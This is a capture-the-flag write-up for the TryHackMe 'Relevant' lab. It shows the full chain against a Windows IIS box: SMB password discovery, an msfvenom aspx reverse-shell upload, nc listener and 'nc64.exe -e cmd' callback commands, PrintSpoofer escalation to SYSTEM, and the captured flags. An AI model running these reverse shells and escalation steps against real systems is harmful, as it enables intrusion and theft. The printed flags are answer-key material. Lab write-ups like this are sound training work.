
perform directory scanning for both port 80 & port 49663 with dirbuster medium directory wordlist

found this directory, seems like this directory name are same as the sharename that we found previously



```
                         [Status: 200, Size: 703, Words: 27, Lines: 32]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 703, Wor
                         [Status: 200, Size: 703, Words: 27, Lines: 32]
nt4wrksv                 [Status: 301, Size: 158, Words: 9, Lines: 2]
:: Progress: [220560/220560] :: 64 req/sec :: Duration: [0:56:41] :: Errors: 0 ::
nobodyatall@0xDEADBEEF:~$
```


try accessing passwords.txt that shown in the smb share and it works



```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```


so this directory seems to have linked to the smb share

try to create a new files, upload it and access it



```
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ smbclient //10.10.26.167/nt4wrksv -U 'Bob'
Enter WORKGROUP\Bob's password:
Try "help" to get a list of possible commands.
smb: \> put hello.txt
putting file hello.txt as \hello.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ cat hello.txt
Hello World
nobodyatall@0×DEADBEEF:~/tryhackme/relevant$ 
```


seems like our assumption was correct



10.10.26.167:49663/nt4wrksv/hello.txt

```
Hello World
```

seems like the Microsoft IIS used to run ASP.NET server side prog language



windows server IIS programming language used


About 2,330,000 results (0.92 seconds)

How to read the diagram: ASP.NET is **used** by 95.5% of all the websites whose **server-side programming language** we know and that **use Microsoft-IIS** as web **server**.

w3techs.com › ws-microsoftiis › programming_language

Distribution of Server-side Programming Languages among ...


ASP.NET extension used .aspx



One is Classic ASP (.asp) and the other is ASP.NET (.aspx).

Note that this is how these extensions are handled by default. You can remap th handled in different ways in IIS.


craft payload with msfvenom & upload it



```
nobodyatall@0xDEADBEEF:~/tryhackme/relevant$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.20.97 LPORT=18890 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3407 bytes
nobodyatall@0xDEADBEEF:~/tryhackme/relevant$ smbclient //10.10.26.167/nt4wrksv -U 'Bob'
Enter WORKGROUP\Bob's password:
Try "help" to get a list of possible commands.
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (3.0 kb/s) (average 3.0 kb/s)
smb: \> dir
  .                                   D        0  Sat Oct 31 12:49:57 2020
  ..                                  D        0  Sat Oct 31 12:49:57 2020
  hello.txt                           A       12  Sat Oct 31 12:35:16 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  shell.aspx                          A     3407  Sat Oct 31 12:51:12 2020

                7735807 blocks of size 4096. 4950396 blocks available
smb: \>
```

```
nobodyatall@0xDEADBEEF:~$ nc -lvp 18890
listening on [any] 18890 ...
```

now execute the payload & we got out initial shell




```
nobodyatall@0xDEADBEEF:~$ nc -lvp 18890
listening on [any] 18890 ...
10.10.26.167: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.26.167] 49865
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

Post Exploitation


Privilege Escalation

user flag




```
C:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
C:\Users\Bob\Desktop>
```

check whoami /priv



```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

c:\windows\system32\inetsrv>
```


seems like we can impersonate as system user but when we want to change our user to local service it seems that it doesnt works
//link:https://hunter2.gitbook.io/darthsidious/privilege-escalation/juicy-potato
//link:https://ohpe.it/juicy-potato/CLSID/
//handle was invalid it shows



```
Connecting to local system...
C:\tmp>PsExec64.exe -accepteula -i -u "nt authority\system" "C:\\tmp\nc64.exe -e
 cmd 10.8.20.97 7741"
PsExec64.exe -accepteula -i -u "nt authority\system" "C:\\tmp\nc64.exe -e cmd 10
.8.20.97 7741"

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

The handle is invalid.
Couldn't install PSEXESVC service:
Connecting to local system...
```

so when we enumerate more on the surface web, we found there's another exploit we can use which is the PrinterSpoof
//link:https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/
//link:https://github.com/itm4n/PrintSpoofer


and now we're nt authority\system user!



```
C:\tmp>PrintSpoofer64.exe -i -c cmd.exe
PrintSpoofer64.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

To direct input to this VM, click inside or press Ctrl+G.

grab the root flag



```
07/25/2020  07:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,218,662,912 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Users\Administrator\Desktop>
```

To direct input to this VM, click inside or press Ctrl+G.

Creds

Flags

Write-up Images